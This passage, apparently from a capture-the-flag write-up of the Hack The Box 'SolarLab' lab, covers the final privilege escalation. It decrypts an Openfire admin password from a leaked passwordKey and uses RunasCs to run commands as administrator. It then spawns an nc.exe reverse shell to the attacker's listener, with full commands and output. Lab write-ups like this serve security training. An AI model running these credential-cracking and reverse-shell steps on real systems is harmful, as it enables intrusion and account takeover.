
Below shows the part with decryption key:



```
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.a
dmin.DefaultAdminProvider',0,NULL)
```

Openfire Password Decrypt


Using Openfire_decrypt, we can easily decrypt the password using the password key:



```
yoon@yoon-XH695R:~/Downloads/openfire_decrypt-master$ java OpenFireDecryptPass.java "becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442" "hGXiFzsKaAeYLjn"
ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F00720064005300068006F0075006C00640044006F00210040)
```

Password is cracked to be **ThisPasswordShouldDo!@**.


Again, using **RunasCs.exe**, we can run commands as the administrator:



```
PS C:\tmp> ./RunasCs.exe administrator ThisPasswordShouldDo!@ whoami
./RunasCs.exe administrator ThisPasswordShouldDo!@ whoami

solarlab\administrator
```

Similarly, reverse shell can be spawned as the administrator:

`./RunasCs.exe administrator ThisPasswordShouldDo!@ "C:\tmp\nc.exe 10.10.14.13 1339 -e powershell"`



```
┌──(yoon㉿kali)-[~/Documents/htb/solarlab]
└─$ sudo rlwrap nc -lvnp 1339
listening on [any] 1339 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.16] 61981
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
```

References

- https://github.com/antonioCoco/RunasCs/releases
- https://github.com/c0rdis/openfire_decrypt
- https://github.com/c53elyas/CVE-2023-33733/tree/master
- https://security.snyk.io/vuln/SNYK-PYTHON-REPORTLAB-5664897